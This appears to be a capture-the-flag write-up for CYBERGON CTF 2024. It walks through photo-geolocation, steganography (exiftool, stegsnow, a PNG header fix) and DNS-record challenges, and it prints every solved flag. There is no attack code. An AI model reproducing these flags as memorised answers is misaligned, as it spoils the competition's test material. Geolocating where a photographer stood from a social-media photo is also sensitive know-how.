



```
CYBERGON_CTF2024{4-1-69-0032}
```


The Stadium

```
One of my colleagues loves to play hockey. He sent me this photo recently and
asked me where it is located, its capacity, and when it was built. (Please
remove "," for Capacity). The question is based on the stadium. So, target to
find the stadium's capacity and and forget the keyword "hockey" at the
moment.

CYBERGON_CTF2024{City_Province_Capacity_BuiltYear}

Author - iamkfromburma
```

For this image I found Center Bell stadium on google search engine. It's located in Montreal, Quebec, Canada. Opened on March 16, 1996.



Then I more search about of hockey stadium in Canada then I found the correct info of this stadium.



Canada's largest indoor arenas by seating capacity for ice hockey. Rows shaded in yellow indicates arenas that are home to an NHL and/or NBA franchise.

Small / Standard


#	Image	Arena	City	Province/ter.	Maximum	Hockey	Basketb.	Pro	Jr.	Major tenant(s)	Built
1		Bell Centre	Montreal	Quebec	21,105	21,302	21,700	NHL		Montreal Canadiens	1996

```
CYBERGON_CTF2024{Montreal_Quebec_21105_1996}
```


The Statute

```
Can you locate the location of the person who took this photo ?

[Example - 01.01234 02.12345 = CYBERGON_CTF2024{01.0123_02.1234}]

Author - iamkfromburma
```

I found this image is about Maha Bodhi Ta Htaung Standing Buddha.



Then I search google map with street view and I found the location of the person who took this photo.





```
CYBERGON_CTF2024{22.0801555,95.2885383}
```

Vacation (1)

```
Can you find the location of this photo? To identify Hotel Name, City and
Country.

Flag Format - CYBERGON_CTF2024{Novotel Hotel, Bangkok, Thailand}
```

This photo is view of Halong Park (Dragon Park) from a hotle which is Muong Thanh Luxury Ha Long Centre Hotel.





```
CYBERGON_CTF2024{Muong Thanh Luxury Ha Long Centre Hotel, Ha Long, Vietnam}
```

Vacation (2)


```
Nice! You found the hotel name in Vacation (1). Can you find another location
in this photo as well?

Flag Format - CYBERGON_CTF2024{The specific name of location}

Author - Andro6
```

We found this photo on Facebook, which was uploaded by one of the members of Cybergon who visited Halong, Vietnam, for his vacation on his Facebook social media.

The we observed this photo with using search engines and we found the location.



This places is *Làng Rèn Thần Kiếm*, where traditional sword forging meets the serene beauty of Hạ Long, Vietnam.





```
CYBERGON_CTF2024{Lang Ren Than Kiem}
```

The pagoda

```
Can you locate the donation center's position using what3words? Also, do you
know how many standing Buddha statues are there, and could you provide their
names ? (remove "///" for what3words and used only top left value, the name
should be alphabetical order)

CYBERGON_CTF2024{xxxx.xxxx.xxxx_number_Name_Name_Name_Name}

Author - iamkfromburma
```

This photo is about Ananda Temple.

Then we search Ananda Pagoda in what3words and we found the location of Donation Center.



After observed we found the names of four standing Buddha statues.

Buddhas [edit]

Standing Buddha – Kassapa – South facing | Standing Buddha – Kakusandha – North facing | Standing Buddha – Konagamana – East facing | Standing Buddha – Gautama – West facing

The four standing Buddhas (*pictured*) are adorned with gold leaf and each Buddha image faces a direction, from north to south, stated to represent attainment of a state of nirvana; each is given a specific name, Kassapa (in Pāli, it is the name of a Buddha, the third of the five Buddhas' of the present kalpa (the Bhaddakappa or 'Fortunate Aeon'), and the sixth of the six Buddhas prior to the historical Buddha) – south facing, Kakusandha (in (Pāli) is the name of the twenty-fifth Buddha, the first of the five Buddhas of the present kalpa, and the fourth of the seven ancient Buddhas) – north facing, Konagamana (the name of the twenty-sixth Buddha, the second of the five Buddhas of the present era, and the fifth of the seven ancient Buddhas) – east facing, and Gautama facing west. Out of the four images, the images facing north and south are said to be original, of the Bagan-style depicting the dhammachakka mudra, a hand position symbolizing the Buddha's first sermon, while the other two images are new replacements, after the originals were destroyed by fires. All the four images are made of solid teak wood (some say that the southern image is made of a bronze alloy).[2][3][4] The four Buddhas placed in the sanctum, called the "Buddhas of the modern age", give an indication of Buddha's "sense of the omnipresence through space and time".[4]

```
CYBERGON_CTF2024{doorstops.overthrows.folder_4_Gautama_Kakusandha_Kassapa_Kanagamana}
```

The Train & The Bridge

```
Can you find the built year of the train from the photo, bridge name from the video and the published date of this video ?

[Example - 2024, Abc Def Bridge, 01 Jan 1991 = CYBERGON_CTF2024{2024_abcdef_01-01-1991}]
```

DF.1237

Мьянма, регион Баго, станция Баго
Myanmar, Bago district, Bago station

Author: **Bahnbilder von W. and H. Brutzer** · DDR Date: **January 2, 2002**


Information about the photo


License: **Copyright ©**

Published **12.02.2024 07:31 MSK**
Views — **630**

Detailed information

DF.1237	
Railway District/Company:	Myanmar Railways MR
Depot:	Yangon (DRC)
Model:	MR DF
Builder:	Alstom Transport Belfort
Built:	1969






```
CYBERGON_CTF2024{1969_gokteik_09-05-2019}
```

History repeats itself

```
A historic event played a key role in this picture. Can you identify the date
of that event?

Flag Format - CYBERGON_CTF2024{MMMM_dd_yyyy} Example -
CYBERGON_CTF2024{December_01_2024}
```

This photo is about Panglong Agreement Event. And then we find out the Panglong_Agreement event date.

The **Panglong Agreement** (Burmese: ပင်လုံစာချုပ် [pàʊɰ̃ lòʊɰ̃ sà dzoʊʔ]) was reached in Panglong, Southern Shan State, between the Burmese government under Aung San and the Shan, Kachin, and Chin peoples on 12 February 1947. The agreement accepted "full autonomy in internal administration for the Frontier Areas" in principle and envisioned the creation of a Kachin State by the Constituent Assembly. It continued the financial relations established between the Shan states and the Burmese federal government, and envisioned similar arrangements for the Kachin Hills and the Chin Hills. The anniversary of this agreement is celebrated annually as Union Day.[1]

Signatories [edit]

Aung Zan Wai, Pe Khin, Bo Hmu Aung, Sir Maung Gyi, Dr. Sein Mya Maung, Myoma U Than Kywe were among the negotiators of the historical Panglong Conference negotiated with Bamar leader General Aung San and other ethnic leaders in 1947.

In popular culture [edit]

In 1973, Sai Kham Leik composed the Shan language song, "Lik Hom Mai Panglong" (Shan: လိၵ်ႁူမ်ၼမ်ၽၢင်လူင်, lit. 'Panglong Agreement'), for Sai Hsai Mao, and remains a pop classic.[2][3]

See also [edit]

- Federalism in Myanmar

Panglong Agreement


THE PANGLONG AGREEMENT

Ratified	12 February 1947
Location	Panglong, Shan States
Signatories	Aung San, ethnic Kachin, Chin and Shan representatives
Purpose	Established autonomy for the Chin, Kachin and Shan peoples

CYBERGON_CTF2024{February_12_1947}


Stegano

Invisible

```
Sometimes it's a relief to be invisible. CYBERGON_CTF2024{xxxx_xxxx_xxxxx}

Author - iamkfromburma
```

After full zoom out and carefully observed i found out this image has some texts.

Then I use stegsolve tool to analyze images in different planes by taking off bits of the image. Finally I got the flag text.





```
CYBERGON_CTF2024{getyourflag}
```

What's behind the wall ?

```
Find the secret behind the wall ? CYBERGON_CTF2024{xxxx_xxxxx_xxxxx}

Author - iamkfromburma
```

This challenge, in JS.txt I found extra tabs and spaces charecters.



Also found in interested data seem like password at challenge4.jpg

```
└─$ exiftool challenge4.jpg
ExifTool Version Number         : 12.57
File Name                       : challenge4.jpg
Directory                       : .
File Size                       : 180 kB
File Modification Date/Time     : 2024:09:28 00:58:53+06:30
File Access Date/Time           : 2024:11:30 16:44:41+06:30
File Inode Change Date/Time     : 2024:11:30 01:28:10+06:30
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 72
Y Resolution                    : 72
Exif Byte Order                 : Big-endian (Motorola, MM)
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : winteriscoming
Flashpix Version                : 0100
Image Width                     : 1920
Image Height                    : 1080
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1920x1080
Megapixels                      : 2.1
```

I use stegsnow tool for decoding messages in text files cause it is appending tabs and whitespaces at the end messages. Then I got the flag.

```
└─$ stegsnow -C -p "winteriscoming" JS.txt
3X1f_w1th_5n0w5
```

```
CYBERGON_CTF2024{3X1f_w1th_5n0w5}
```

(3) Truesight

```
If you are waiting for a sign, this is it. CYBERGON_CTF2024{xxx_xxxx_xxxxx}

Author - iamkfromburma
```

I observed that this challenge image is wrong file signature

```
└─$ file CYBERGON.png
CYBERGON.png: data

┌──(kali㉿[redacted])
└─$ xxd CYBERGON.png | head -n 10
00000000: 0000 000d 4948 4452 0000 0287 0000 0275  ....IHDR.......u
00000010: 0806 0000 00ab 4e5a f000 0000 0173 5247  ......NZ.....sRG
00000020: 4200 aece 1ce9 0000 0004 6741 4d41 0000  B.........gAMA..
00000030: b18f 0bfc 6105 0000 0009 7048 5973 0000  ....a.....pHYs..
00000040: 0ec1 0000 0ec1 01b8 916b ed00 00fb 6c49  .........k....lI
00000050: 4441 5478 5eec fd07 9c65 d955 de0d 3f27  DATx^....e.U..?'
00000060: dd54 a973 cff4 e4ac 9134 ca09 8404 ca22  .T.s.....4.....".
00000070: 0883 6d44 b2c1 32c6 387d e67d 7fbf d7f6  ..mD..2.8}.}....
00000080: 6b90 301f 1893 1c3e 6c04 4658 2084 0528  k.0....>l.FX ..(
00000090: 8090 9190 8484 e268 34ca 1a4d d448 33a3  .......h4..M.H3.
```

I used hexeditor tool and change the hex value of PNG file signature - 89 50 4E 47 0D 0A 1A 0A

```
└─$ file newfile.png
newfile.png: PNG image data, 647 x 629, 8-bit/color RGBA, non-interlaced

┌──(kali㉿[redacted])
└─$ xxd newfile.png | head -n 10
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 0287 0000 0275 0806 0000 00ab 4e5a  .......u......NZ
00000020: f000 0000 0173 5247 4200 aece 1ce9 0000  .....sRGB.......
00000030: 0004 6741 4d41 0000 b18f 0bfc 6105 0000  ..gAMA......a...
00000040: 0009 7048 5973 0000 0ec1 0000 0ec1 01b8  ..pHYs..........
00000050: 916b ed00 00fb 6c49 4441 5478 5eec fd07  .k....lIDATx^...
00000060: 9c65 d955 de0d 3f27 dd54 a973 cff4 e4ac  .e.U..?'.T.s....
00000070: 9134 ca09 8404 ca22 0883 6d44 b2c1 32c6  .4....."..mD..2.
00000080: 387d e67d 7fbf d7f6 6b90 301f 1893 1c3e  8}.}....k.0....>
00000090: 6c04 4658 2084 0528 8090 9190 8484 e268  l.FX ..(.......h
```

Then I got the flag.


CYBERGON_CTF2024{y0u_g07_7h3_r!gh7_s1gn5}

Reconnaissance


Validation

```
Can you determine the number of TXT and SPF records in flaghhunt.lol?

Flag Format - CYBERGON_CTF2024{total TXT:total SPF}

Author : Too
```

We found 4 TXT record and 1 SPF record of flaghunt.lol



Type	Domain Name	TTL	Record
TXT	flaghunt.lol	5 min	"MS=ms42468910"
TXT	flaghunt.lol	5 min	"MS=ms7911559f4"
TXT	flaghunt.lol	5 min	"Oops!"
TXT	flaghunt.lol	5 min	"v=spf1 include:spf.efwd.registrar-servers.com ~all"



